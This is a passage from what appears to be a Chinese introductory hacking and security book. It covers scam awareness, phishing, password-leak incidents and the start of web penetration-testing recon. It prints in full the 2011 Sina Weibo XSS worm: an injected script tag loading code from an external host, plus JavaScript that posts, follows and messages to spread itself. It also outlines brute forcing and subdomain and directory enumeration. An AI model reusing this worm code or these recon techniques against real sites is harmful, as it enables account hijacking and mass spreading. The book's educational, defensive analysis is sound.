番茄工作法（The Pomodoro Technique），是一种时间管理方法，由弗朗西斯科•西里洛（Francesco Cirillo）于1992年创立，这种方法的规则大致如下。

（1）记录要完成的任务，写在纸上或记录在你的电子设备中。

（2）每4个番茄钟为一组，每组30分钟，30分钟内专注于一项工作，不允许做任何无关的事并自行安排最后几分钟休息，每4个番茄钟安排15～30分钟休息时间。

（3）番茄钟不可以分割。

（4）在该番茄钟完成时，画一个×，若由于不可抗力或人为因素放弃了该番茄钟（哪怕还剩1分钟就结束了），都不能画×，这个番茄钟应该算没有存在过。

（5）休息时间不要用番茄来规定。

（6）根据自身调整方法。

利用这种高专注的工作（学习）方法，我们不必再为时间担心，“几小时一晃而过却什么也没干”的情况不会再出现，长期坚持还能大幅度地提高集中力和注意力，增强决策意识、大局观与决断力。另外，当一个个番茄钟被完成时，你会发现有一种独特的自豪感。

管理番茄钟的软件在网络上有各种各样，也几乎全平台支持，读者可以根据自己的需求，选择适合自己的番茄钟管理软件，如果你有兴趣，不妨尝试一下用自己拿手的编程语言写一个番茄钟软件。

1.3　关于“梗”

本节介绍一些“看似奇怪”的小知识，可能读者有所耳闻，一起来看看这些开玩笑的话中都蕴藏着哪些计算机技术。

1. PHP是最好的语言

“PHP是最好的语言”这个梗，出自PHP语言的函数名，虽然现在使用PHP做开发的

人较多，用PHP语言开发的网站也数不胜数，但从本质上来看，PHP在有些方面十分令人费解，比如PHP的核心函数命名规则很不一致，有“strptime”这样的类 C 函数的名字，有“xml_set_external_entity_ref_handler”这样十分长却规范的命名，还有“nl2br”这样的简写方式命名，也有“stripcslashes”这样奇怪的长名。后来有人发现，当 PHP 还是只有不到100个函数的小型语言的时候，其作者决定用函数名的字符数量来作为函数的 hash。由于这个“神奇”的决定，PHP 的函数名长度要尽可能地长短有致、均匀分布，这种影响也一直持续至今。

2. “锟斤拷”“烫烫烫”“屯屯屯”与“锘锘锘”

先来看一首小诗：

手持两把锟斤拷，
口中疾呼烫烫烫。
脚踏千朵屯屯屯，
笑看万物锘锘锘。

这首诗可能怪异、令人费解，从技术层面讲，它的含义如下。

锟斤拷：这是一个GBK字符集和Unicode字符集之间的转换问题，有一些字符用Unicode无法表示，Unicode就会用一个占位符来表示这些文字，即“U+FFFD REPLACEMENT CHARACTER”。那么U+FFFD用UTF-8编码出来，多次重复，然后放到GBK等环境中显示的话，一个汉字2个字节，最终的结果就是：锟（0xEFBF），斤（0xBDEF），拷（0xBFBD）。

锟斤拷也曾出现在新闻中：

神舟十号11日17时38分发射，三位航天员公布链接指向神奇的“锟斤拷锟斤拷锟”，零时51分，恢复正常。

“烫烫烫”“屯屯屯”与“锘锘锘”：这些其实都是输出的乱码，若想输出一个字符串，却又忘记在字符串后加上0，那么计算机在输出时，就会超过字符串长度，而开发人员申请的内存后面经常被填充为“CCCCCCC…”，这样输出结果就成了著名的“烫烫烫”。

1.4 本章小结

本章主要介绍了一些编程语言、虚拟机的安装及一些学习方式等，作为网络安全技术的基础，这里有必要做简单介绍。相信通过后面章节的学习，读者会对各个方向有更清晰的认知。

第 2 章

攻防交响曲——网络安全现状浅析

2.1 拒绝误导与误解——为黑客正名

正如前言所说，很多人认为“黑客”这个词具有贬义，实际上黑客却在推动计算机不断进步方面功不可没，黑客与安全技术密不可分。如果好坏善恶需要明确的词语来划分的话，那么善意的黑客我们称为白帽黑客，恶意的黑客则被称为黑帽黑客。俗话说“攻防不绝对，技术无黑白”，好坏要看使用者自身。

放眼当下，大多数人对黑客的认识还停留在“破坏”与“入侵”等词汇上，造成这种现象的原因，一方面，大众往往无法直接接触黑客群体，仅在影视作品中了解过黑客，殊不知，影视作品多有夸张成分。另一方面，新闻媒体对黑客的报道也略有偏颇，例如近期新闻“中国年龄最小的黑客，13岁时，入侵学校的在线答题系统，只为不做作业，利用黑客‘抓包技术’花1分钱买了2500元的东西……”实际上，这位“小黑客”本人也表示，这是对他的误读，新闻内容实在是夸张至极，充斥着添油加醋之后用以吸引眼球的文字。更有甚者，还出现过“小学三年级会破解计算机密码，盗取信用卡赚取15亿”这种夸张的标题，实际情况如何，各位读者心中，应该都有一面明镜。

2.2 害人之心不可有，防人之心不可无

对于网络安全以及黑客技术这块崭新的领域，很多人往往感到不知所措、前进困难，这时就出现了一些不怀好意的人，利用各种各样的手段“伤害”读者，我们现在就来剖析一下这些常见的现象。

2.2.1 “高明”的骗子

初学者不了解黑客的世界，却又不断尝试接触，这时，不怀好意的人就会乘虚而入，利用初学者对于黑客的不了解，自称黑客高手，说出一些看似高深的名词，骗取初学者的信任，并要求其缴纳“学费”，这种行为与诈骗无异。但由于取证困难，骗子很难得到惩罚，这更加助长了他们的嚣张气焰。

在此，笔者将介绍一些识别骗子的方法，各位可以作为参考，或告诉身边对黑客技术感兴趣的初学者，提高警惕，谨防上当受骗。

1. 所谓黑客

很多时候，骗子们会在各种社区、论坛或是社交网站上发布类似于“黑客收徒”的信息，往往伴随着“技术列表”，如图2-1所示。

这是一种典型的骗术，可能那些人对所列举的技术仅仅是知道名字而已，有时打出的“特价收徒”则满足了一些人贪图小利的性格，使其上当受骗。除此之外，试想，如果这



个人的技术真的如此高深，为什么还会为了几十元钱而到处散布“收徒信息”，张口闭口就是“收钱”呢？真正的技术大牛应该是抓紧时间研究技术，提升自己。另外，笔者想纠正一个普遍存在的认识错误：“盗号”很简单。试想，如果盗号真的如此简单，那让腾讯、阿里巴巴这些大公司的技术人员情何以堪？就算真的有人拥有这样的技术，他也不会为了一些可笑的理由去盗取别的社交账号的。

对于这种情况，不妨随意想一种不存在的“技术名称”，询问对方是否掌握，如果对方想都没想就肯定，那么谎言将不攻自破。如图2-2所示，我随意组合了SQL和XSS两个名词。



图2-1　“收徒信息”



图2-2　与骗子交谈截图（无论你说什么，最终结果都会是：伸手要钱）

2. 不要随意运行不明程序

有一些骗术手段更加隐蔽，以发送“黑客软件”为借口，给没有防备的新手发送木马软件，窃取信息，甚至让你的计算机在无声无息中沦为“肉鸡”（受黑客远程控制的计算机）。（关于木马，在第9章会有更多相关介绍。）

3. 不要被看似“黑客”的东西蒙蔽

很多新手对黑客感兴趣是因为“觉得很酷”，正因如此，骗子们往往会用一些很酷的东西来吸引别人。例如“匿名者”以及“V字仇杀队”（图2-2左侧头像），“匿名者”黑客团队给人留下的印象就是“酷”和“神秘”，见图2-3，也难怪很多骗子打着“匿名者”的幌子招摇撞骗了。

还是那句话，真正钻研技术的人是不需要这些表面功夫的。用社交网络上夸张的头像等信息来彰显自己“黑客”身份的人，大多数是骗子或“娱乐圈”人士。关于“娱乐圈”，下一小节会做说明。



图2-3　“匿名者”标志

4. 以假乱真的骗术

一些曾经在网络世界中招摇撞骗的人，或因巧合，或因其他原因，搜集了一些技术书籍的电子版本或一些效果明显的软件，在“学徒”缴纳学费后，发送给他们，其实说不定他们自己都看不懂这些书的内容。

2.2.2 黑客也有娱乐圈

娱乐圈在我们的社会不可或缺，但在网络安全的世界里，这个词就颇有些讽刺意义了。“黑客娱乐圈”本身没有一个准确的定义，一般认为：没有钻研技术的精神，整天考虑如何让自己看起来像黑客，仅会使用一些小工具就沾沾自喜、停滞不前的人就是娱乐圈成员；也经常用来代指以“黑客”为噱头炒作自己的人。

这样的人往往在一些QQ群里出现，这些群一般都有成百上千的群成员，并且各个群之间的成员有着相当高的重合性——这些混迹于各种社交群的人总会添加不止一个娱乐群。如果读者有一位同学，每天沉迷于谈论“刷QQ钻石”“网赚”这些东西，并乐此不疲地在自己的社交朋友圈发布“收徒信息”，那么没错了，他九成就属于笔者所说的“娱乐圈”。他们沉浸在自己浮躁的世界里，并乐在其中。

这并不是个例，很多刚进入这个圈子或渴望进入这个圈子的新手都希望追求一些更“酷”的事物，而不是潜心钻研技术。好奇之心人皆有之，笔者没资格要求他们做什么，但希望他们，特别是徘徊在“娱乐圈”的朋友们能看清那些光鲜下的不实，戒骄戒躁，悬崖勒马。

2.2.3 防范钓鱼网站

钓鱼网站的存在确实给诈骗活动提供了便利（例如，恭喜您获得了价值×××元的××奖品一类），但在此笔者要说的重点是针对用户账号、密码的钓鱼页面。

随着Web技术越来越发达，制作钓鱼页面的技术也随之提高，除去用来诈骗的钓鱼页面，还有一种钓鱼页面值得人们关注，即黑客攻击钓鱼页面。这种类型的钓鱼页面一般以得到目标用户密码等隐私信息为目的，伪造目标用户熟悉的Web环境并实施攻击，在6.4节有一个基于XSS的钓鱼示例，读者可以提前看一下。

为了防范这种钓鱼攻击，最便捷可靠的方法就是留意浏览器URL信息。

注意：此处仅仅是指浏览器显示的URL，而并不是点击链接时的URL——因为URL可以跳转，比如近期就有一个蠕虫在各大社交网站、朋友圈传播，中招的用户都会以不同方式发送一个URL：http://paypassport.suning.com/ids/oauth20/authorize?client_id=suning_01&response_type=code&redirect_uri=http://×××.com&www.qq.com。

这个链接实则是跳转到了×××.com，攻击者又在最后加入了www.qq.com进行迷惑，受害者往往在无意中就成为了蠕虫传播的一个环节，这种方式也被用于隐藏XSS的攻击。

那么，在受害者没有意识地进入攻击者的网站之后，下一步攻击又是如何展开的呢？用户的密码信息又是如何神不知鬼不觉地泄露的呢？



攻击者制作的登录页面看起来和真正的登录页面无异，但这个页面的工作原理如下：

（1）受害者输入账号、密码信息。

（2）提示密码错误，后台第一次记录账号、密码。

（3）受害者再次输入账号、密码。

（4）提示密码正确，并跳转到受害者真正想访问的网站，同时后台第二次记录账号、密码。

（5）记录两次输入的密码，发送给攻击者。

这样一来，抱有“我第一次随便输入密码就知道是不是真的”心态的防御方式彻底宣告失败。

回到刚才的那句话：“最便捷可靠的方式就是留意浏览器上的URL信息”，伪装得再精妙的钓鱼页面，URL也有着明显的不同，在登录时留意URL栏，无疑是一种简便高效的防御方式。该方法不能防御6.4节提到的XSS覆盖页面攻击，不过无须过于担心，遇到这种攻击的概率实在是可以忽略。

还有一点需要注意的是，有些钓鱼攻击者会用子域名来迷惑用户的眼睛，例如：www.baidu.com.×××.com（假设×××.com为攻击者的网站。）

这就需要我们睁大眼睛，对于要求输入密码的网站多留心，或是观察浏览器提供的信息来发现这些钓鱼页面（一些浏览器会自动判断该网站的真伪）。

2.3　安全事件敲响警钟

2.3.1　CSDN事件

2011年12月21日上午，有骇客在网上披露CSDN数据库泄露，并提供了下载地址，高达600余万个注册邮箱与密码泄露，并且所有密码都使用明文储存。CSDN是国内最大的以程序员为核心的大型网站，却采用明文储存用户密码（当时即便是小型BBS网站数据库都采用MD5等方式对密码加密）。

21日晚，CSDN发布声明并道歉。据CSDN官方解释，该数据库为CSDN作为备份所用，CSDN在2009年4月之前是以明文保存密码，而泄漏原因不详。

继CSDN的数据库泄漏之后，天涯社区、世纪佳缘、开心网等十余家国内知名网站的近5000万用户信息陆续在网上被人公布，各大社区的信誉也遭受质疑。当然，这次严重的事故同时也提高了国内对网络信息安全的重视。

2.3.2　12306事件

2014年12月25上午，乌云漏洞报告平台上出现了一则标题为“大量12306用户数据在互联网疯传，包括用户账号、明文密码、身份证号码、邮箱等（泄漏途径目前未知）”

的新闻，缺陷编号为：WooYun-2014-88532。这可让网上一下炸了锅，各种讨论与分析瞬间出炉，根据对泄漏数据的分析及当晚的官方信息，这次事件极有可能是一次“撞库攻击”。那么何谓“撞库”？就拿刚才提到的CSDN数据泄露来说，攻击者如果用这些泄露的数据尝试登录12306网站，或是编写脚本进行大量登录测试，就叫撞库攻击。然而被泄露的数据远不止CSDN这么多，量变引起质变，多米诺骨牌效应导致了大量数据的泄露。

2.3.3 “天河”超级计算机事件

2015年2月12日，又一个神奇的漏洞引起了广泛关注，这个漏洞竟然出现在超级计算机天河一号上，着实令人震惊（图2-4）。但是仔细一看漏洞细节，却又让人啼笑皆非：天河一号的办公环境有一个未加密的无线网络，任何设备都可以轻易接入，直接进入内网。这位白帽子小黑客顺便找了找其他可能存在的漏洞，这一找可不得了，他发现天河一号超级计算机内部存在大量弱口令，以及部分服务器存在破壳漏洞（即bash漏洞，一个十分严重的Linux漏洞）。

漏洞概要

缺陷编号：WooYun-2015-97005
漏洞标题：天河一号超级计算机集群可被登陆控制（所有节点可下发任务执行命令，上百账号泄露）
相关厂商：中国国家超级计算机中心
漏洞作者：zph
提交时间：2015-02-12 17:42
公开时间：2015-03-29 17:44
漏洞类型：成功的入侵事件
危害等级：高
自评Rank：20
漏洞状态：已交由第三方合作机构(cncert国家互联网应急中心)处理
漏洞来源：http://www.wooyun.org
Tags标签：无

图2-4　天河一号漏洞信息

回顾以上列举的3个典型安全事件，其都与密码安全息息相关，也正好对应了密码安全中3个“过不去的坎”：明文存储、撞库（同一密码多用）和弱口令。更多关于密码安全的知识，请见附录。

2.3.4 新浪微博XSS蠕虫事件

2011年6月28日晚，中国大型SNS网站——新浪网的新浪微博业务遭受XSS蠕虫攻击。中招的微博博主会自动通过广播和私信的方式发布一些诱惑性信息，用户单击链接后便会触发XSS，发布同样的信息并自动关注hellosamy，中招的用户单击后又会触发XSS，蠕虫便如链式反应般传播。由于蠕虫的指数爆炸型传播、微博的分享形式以及一些大V认证的用户被攻击，该蠕虫在16分钟内就感染了30 000名以上用户，可以说是近几年中国SNS社区受到的最大的一次攻击。

这次攻击并没有直接造成用户的重大损失，更像是一场黑客的恶作剧（从收听的hellosamy用户也能看出，Samy是XSS蠕虫鼻祖herosamy的作者，他的XSS蠕虫曾造成社交



网站MySpace的瘫痪）。但同样，这次事件也提高了公众对信息安全的关注（随后新浪多处反射型XSS被披露）。而这次漏洞成因更让人大跌眼镜：新浪对该参数竟然完全没有过滤！这次攻击在Chrome、Safari中会被XSS Filter拦截，而IE、Firefox未能幸免，根据当时IE、Firefox的市场占有率，这的确是一次范围很广的攻击。

让我们来分析一下这个被用来传播XSS蠕虫的URL：

```
    http://weibo.com/pub/star/g/xyyyd" ><script src=//www.2kt.cn/images/
t.js></script>?type=update
```

在访问这个URL时，新浪会对字符串进行处理，结果变成了访问：

```
    http://weibo.com/pub/star.php?g=xyyyd" ><script src=//www.2kt.cn/
images/t.js></script>?type=update
```

由于参数g并没有进行应有的过滤，导致这个来自外部的JS脚本被嵌入页面内。

```
    function createXHR(){
       return window.XMLHttpRequest?
       new XMLHttpRequest():
       new ActiveXObject("Microsoft.XMLHTTP");
    }
    function getappkey(url){
       xmlHttp = createXHR();
       xmlHttp.open("GET",url,false);
       xmlHttp.send();
       result = xmlHttp.responseText;
       id_arr = '';
       id = result.match(/namecard=\"true\" title=\"[^\"]*/g);
       for(i=0;i<id.length;i++){
              sum = id[i].toString().split('"')[3];
              id_arr += sum + '||';
       }
       return id_arr;
    }
    function random_msg(){
       link = ' http://163.fm/PxZHoxn?id=' + new Date().getTime();;
       var msgs = [
              '郭某某事件的一些未注意到的细节：',
              '让女人心动的100句诗歌：',
```

```
            '3D某团团高清普通话版种子: ',
            '这是传说中的神仙眷侣啊: ',
            '惊爆!范某某艳照真流出了: ',
            '杨某被爆多次被潜规则:',
            '傻仔拿锤子去抢银行: ',
            '可以监听别人手机的软件: ',
            '个税起征点有望提到4000: '];
    var msg = msgs[Math.floor(Math.random()*msgs.length)] + link;
    msg = encodeURIComponent(msg);
    return msg;
}
function post(url,data,sync){
    xmlHttp = createXHR();
   xmlHttp.open("POST",url,sync);
   xmlHttp.setRequestHeader("Accept","text/html,application/
   xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
   xmlHttp.setRequestHeader("Content-Type","application/x-www-form-
   urlencoded; charset=UTF-8");
   xmlHttp.send(data);
}
function publish(){
/*
*发送带有蠕虫链接的广播传播自身
*/
url = 'http://weibo.com/mblog/publish.php?rnd=' + new Date().
getTime();
data = 'content=' + random_msg() + '&pic=&styleid=2&retcode=';
post(url,data,true);
}
function follow(){
/*
*收听hellosamy
*/
    url = 'http://weibo.com/attention/aj_addfollow.php?refer_sort=pro
    file&atnId=profile&rnd=' + new Date().getTime();
    data = 'uid=' + 2201270010 + '&fromuid=' + $CONFIG.$uid + '&refer_
    sort=profile&atnId=profile';
```



```
post(url,data,true);
}
function message(){
/*
*自动向好友发送含蠕虫链接私信
*/
   url = 'http://weibo.com/' + $CONFIG.$uid + '/follow';
   ids = getappkey(url);
   id = ids.split('||');
   for(i=0;i<id.length - 1 & i<5;i++){
   msgurl = 'http://weibo.com/message/addmsg.php?rnd=' + new Date().
   getTime();
   msg = random_msg();
   msg = encodeURIComponent(msg);
   user = encodeURIComponent(encodeURIComponent(id[i]));
   data = 'content=' + msg + '&name=' + user + '&retcode=';
   post(msgurl,data,false);
   }
}
function main(){
try{
    publish();
}
catch(e){}
try{
      follow();
}
catch(e){}
try{
      message();
}
catch(e){}
}
try{
x= g=document.createElement('script');g.src='http://www.2kt.cn/
images/t.js';document.body.appendChild(g)";window.opener.eval(x);
}
```

```
catch(e){}
main();
var t=setTimeout('location="http://weibo.com/pub/topic";',5000);
```

2.4 开源理念

“开源”即开放源代码，具有开源特性的软件（包括操作系统），其源代码对所有人开放，任何人均可以修改、使用、再发行这些软件。下面让我们来简单地了解一下开源。

相信大家都听说过GNU基金会基于Linus Torvalds开发的Linux内核创立的GNU/Linux（也称Linux）操作系统，它的许多发行版本例如Debian、Ubuntu、Red Hat等均为基于开源内核的再创作，广为程序员与技术人员所知。本书中提到的许多软件，如Virtual Box虚拟机等，也是开源软件。

开源软件并非如其字面意义一般只是简单地放出软件的源代码。开源软件需要配备开源许可证，不同的开源软件通常会因不同的开源目的选择不同的许可证，例如Linux内核使用的是GPL许可证，而Android系统使用的是Apache许可证。不同的许可证决定了大家可以如何使用这份代码，例如GPL许可证规定了任何使用了GPL源码的程序也必须用GPL许可证开源。常见的开源许可证有GPL、MIT、Apache、MS-PL等。开源软件在国外通常也被称为自由软件（Free Software），自由软件的一个关键特征就是它的许可证，不使用开源许可证发布的源代码在美国法律中依然被认定为专有（作者享有完整知识产权）软件，例如微软发布的Reference Source。国内在开源软件领域尚处于法律盲区，也造成了一些大型厂商无所顾忌，出现了不遵守开源协议的现象。

开源代表着自由、高效率和共享。作为程序员、开发人员的读者，可以使用源代码进行二次开发并再发布，也可以对原始开源项目进行拓展，将更改提交回原始代码仓库，使开源软件的特性更多、功能更强大、更易使用，同时提升普通用户的使用体验。这些对开源软件做出贡献的开发者也称为开源者，他们和其他为开源软件做出贡献的人员（例如进行本地化或参与测试的人员）组成了开源社区。近些年随着互联网的高速发展，开源在国内也越来越受欢迎，各类开源社区大量涌现，许多城市都有了当地的LUG（Linux User Group/Linux，Linux用户社组），还有一些类似AOSC（安同开源社区）这样专精于开发自己的开源软件/系统的社区。开源与开发者、使用者是相得益彰的，而它所体现出的自由、共享与探索精神，则与黑客精神在本质是相通的。

我们会在第4章讲到对开源CMS（Content Management System）的审计技巧，CMS即内容管理系统，随着Web 2.0时代的发展，越来越多的企业、个人在使用CMS建设网站。由于几乎所有CMS都开源，所以很多的CMS漏洞挖掘实际上是基于代码审计，也就是白盒漏洞挖掘。在阅读代码审计章节前，请先锻炼一下自己的代码阅读能力。



2.5　本章小结

黑客的世界五彩缤纷，但又充斥着华而不实的东西，黑客确实看起来很酷，但这酷的背后其实蕴含着十分艰苦的学习过程，希望一蹴而就的人往往会落进不怀好意者的圈套。黑客与安全并不是相对的，他（它）们相辅相成——因为有黑客的探索才会有安全，又正是因为无法做到绝对安全，黑客才有存在的意义。如果你确定自己有坚持下去的毅力，请翻开下一页，我们将开始真正地讲述那看起来神秘的“黑客技术”。

第 3 章

Web渗透测试——透过攻击看防御

何谓Web渗透测试（Penetration Test）？相信大家对Web都不陌生，渗透测试一般是指通过模拟黑客的恶意攻击，来评估计算机网络系统的安全性，若发现系统存在漏洞，则提交渗透报告给被测试系统的拥有者，并提供修复方案。本章将通过对Web应用及服务器的渗透测试，带各位详细了解渗透测试的方法和技能。

本章知识涉及的内容较为分散，希望读者能够掌握学习技巧，务必亲自动手实践，“熟”方能生“巧”。

3.1 渗透信息搜集

信息搜集是Web渗透的第一步，也是至关重要的一步（实际上除了Web渗透，很多工作的第一步都是信息搜集）。一次完整的渗透过程是漫长的，前期信息搜集可以让人们初步了解渗透目标，而后期信息搜集却往往是成功的关键。任何攻击与防御之间的较量，都是基于信息的掌控程度，在信息不对等的情况下，很容易出现误判或失误。在安全行业团队的测试中，信息搜集被视为“最重要，最耗时”的一个步骤，甚至有专门的成员负责信息的搜集与分析。下面我们来了解一些常用的信息搜集技巧（这里使用的词语是“信息搜集”而非“信息收集”，是因为“搜”字能更好地体现出归纳整理的含义，有一定的选择性和方向性）。

3.1.1 服务器信息搜集

1. 旁站

何谓旁站攻击？就是一个服务器上有多个Web站点，而我们的渗透目标是其中的一个Web站点，当我们无法拿下目标站点时，则可以尝试对服务器上的其他站点进行渗透，然后再通过跨目录或提权等方法拿下目标站点。常见的旁站查询流程如下。

（1）获得渗透目标的真实IP地址。

（2）利用网站平台、工具反查IP地址。

2. 端口扫描

一台计算机开放的端口和它开放的服务是对应的，而渗透测试人员可以通过端口扫描大致了解目标开放了哪些服务，如80端口对应了HTTP服务，3306端口对应了MySQL数据库，1433端口对应了MSSQL数据库。通过对开放端口的分析，我们便可以大致知道目标网站使用了什么数据库，并可以尝试进行数据库的爆破。此外，端口扫描对后台的查找和后期的提权也是至关重要的。那常见的端口扫描方式又有哪些呢？

（1）在线平台。很多平台都提供端口扫描的功能，并且提供常见服务的默认端口，如图3-1所示。



图3-1　在线端口扫描平台

（2）工具。端口扫描工具如图3-2所示。



图3-2　端口扫描工具

3.1.2　Web信息搜集

1. 二级域名

在对一些大型网站进行渗透测试时，主站很难直接发现漏洞，而子站容易出现问题。例如SQL注入，往往因为数据库的配置不严谨，导致黑客可以利用子站的注入进行跨库，或者拿下子站的服务器，利用内网危害到主站的安全。图3-3便是用一个Python的脚本来对百度的二级域名爆破的结果。




图3-3　利用脚本爆破出211个子域名

2. 目录信息

在渗透中，目录是极为重要的信息。如果得到了根目录，便可以结合注入进行

GetShell（取得权限），如果有了Web目录，便可以尝试对后台地址进行爆破，对后台文件进行猜解。由此可见目录的重要性，而获得目录的常见方法如下所述。

（1）phpinfo和探针文件。phpinfo文件如图3-4所示。

PHP Version 6.0.0-dev

System	Windows NT PC201406251751 6.1 build 7601
Build Date	May 8 2008 02:04:20
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--with-gd=shared"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Windows\php.ini
PHP API	20070116
PHP Extension	20070729
Zend Extension	320070729
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
Unicode Support	Based on Copyright (C) 2005, International Business Machines Corporation and others. All Rights Reserved. . ICU Version 3.4.
IPv6 Support	enabled
Registered PHP Streams	php, file, glob, data, http, ftp, compress.zlib
Registered Stream Socket	tcp, udp

图3-4　phpinfo文件

PHP探针文件如图3-5所示。

服务器域名/IP地址	你的IP地址是：173.245.62.98		
服务器标识	ue Jan 22 16:19:19 EST 2013 x86_64		
服务器操作系统	Linux 内核版本：2.6.18-348.1.1.el5	服务器解译引擎	Apache/2.2.23 (Unix) mod_ssl/2.2.23 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 mod_fcgid/2.3.6
服务器语言	zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3	服务器端口	80
服务器主机名	usad.li.cm	绝对路径	/h
管理员邮箱	webmaster	探针路径	/ho
服务器实时数据			
服务器当前时间	2013-03-18 03:43:12	服务器已运行时间	48天13小时57分钟
CPU型号 [16核]	AMD Opteron(tm) Processor 6128 | 频率:800.000 | 二级缓存:512 KB | Bogomips:3999.99 ×16		
CPU使用状况	0%us, 0%sy, 0%ni, 100%id, 0%wa, 0%irq, 0%softirq | 查看图表		
硬盘使用状况	总空间 1321.043 G， 已用 82.092 G， 空闲 1238.951 G， 使用率 6.21%		
内存使用状况	物理内存：共 31.438 G，已用 9.251 G，空闲 22.187 G，使用率 29.42% Cache化内存为 7.748 G，使用率 24.65 % | Buffers缓冲为 0.571 G 真实内存使用 0.932 G，真实内存空闲 30.506 G，使用率 2.96 % SWAP区：共 33.406 G，已使用 0 G，空闲 33.406 G，使用率 0 %		
系统平均负载	0.02 0.05 0.00 1/365		
网络使用状况			
lo：	已接收： 998 M 728 K 672 B	已发送： 998 M 728 K 672 B	
eth0：	已接收：	已发送：	
eth1：	已接收： 23 G 676 M 940 K 620 B	已发送： 29 G 1016 M 610 K 1023 B	
PHP已编译模块检测			
date libxml openssl pcre zlib bcmath calendar ctype curl dom filter ftp gd gettext hash iconv session json mbstring mysql posix Reflection standard SimpleXML SPL sockets SQLite imap tokenizer xml xmlreader xmlwriter cgi-fcgi eAccelerator ionCube Loader Zend Optimizer			
PHP相关参数			
PHP信息（phpinfo）：	PHPINFO	PHP版本（php_version）：	5.2.17
PHP运行方式：	CGI-FCGI	脚本占用最大内存（memory_limit）：	5000M
PHP安全模式（safe_mode）：	×	POST方法提交最大限制（post_max_size）：	8M
上传文件最大限制（upload_max_filesize）：	20M	浮点型数据显示的有效位数（precision）：	12
脚本超时时间（max_execution_time）：	30秒	socket超时时间（default_socket_timeout）：	60秒
PHP页面根目录（doc_root）：	×	用户根目录（user_dir）：	×
dl()函数（enable_dl）：	√	指定包含文件目录（include_path）：	×
显示错误信息（display_errors）：	√	自定义全局变量（register_globals）：	×

图3-5　PHP探针文件

（2）搜索引擎。在渗透中，搜索引擎是一把利器，尝试用搜索引擎的语法，往往会



有意想不到的收获。

下面是一些常用的搜索引擎语法。

- domain：用domain命令可以查找跟某一网站的相关信息。
- filetype：限制查找文件的格式类型。目前可以查找的文件类型有.pdf/.doc/.xls/.ppt/.rtf。
- inurl：限定查询匹配只搜索URL链接。
- link：网站外链接查询。
- site：网站整站搜索引擎收录查询。
- intitle：搜索网页标题中含有的关键词。

（3）扫描器。对渗透目标用常见的目录进行暴力破解。此方法往往对那些安全性较低的网站有效。

（4）爬虫。爬虫在渗透中起着很重要的作用，用来发现一些隐蔽的目录。

3.1.3 Whois信息搜集

Whois即域名查询协议，是用来查询域名的IP地址以及所有者等信息的传输协议。网络上有很多提供Whois查询的平台，如图3-6所示，将目标域名输入查询，便可以看到目标站点的域名服务器、DNS服务器以及其他隐私信息。



图3-6 Whois查询结果

3.1.4 爆破信息搜集

“爆破”是一种形象的说法，即暴力破解，一般使用穷举或字典（大量数据集合）列举的方法。在渗透测试中，爆破的作用非常重要。特别是针对一些大型企业的内部系统，很多员工为了使用方便，而忽略了密码的安全性，常常使用一些弱口令作为密码，而用户名往往就是其姓名或拼写。黑客可能尝试利用搜索引擎和社工库对渗透目标的员工名单进行搜集，然后进行密码字典生成和爆破。防范这种攻击的方式，一是增加验证，让暴力破解无法进行，例如验证码；二是提高密码安全性，这在附录中会详细探讨。

3.2 SQL注入

SQL注入曾在几年前就流行于世，而如今，SQL注入仍是最流行的攻击手段之一，开发者们对其伤透了脑筋。当然，主要是由于注入攻击的灵活性，一个目的，多个语句，多个写法。

SQL注入可以分为工具和手工两类，工具因为自动化，常常会比手工高效很多，但因为其并不是有针对性地进行注入，相比手工注入就局限了很多。

3.2.1 注入的挖掘

一切输入都可能有危害，有参数的地方皆有可能存在SQL注入。而由于浏览器的局限性，常常会忽略一些隐藏链接、API调用、http头中的参数。那如何进行全面的SQL注入挖掘呢？

这里需要用到工具Burp。

由图3-7可以看到操作时向Web站点发送的每个http数据包。数据包中包含了http头和传递的参数，而注入常常就发生在这些参数中，图3-8简单分析了http数据包的结构（大方框为http头，小方框为参数）。




图3-7 对站点操作时的数据包

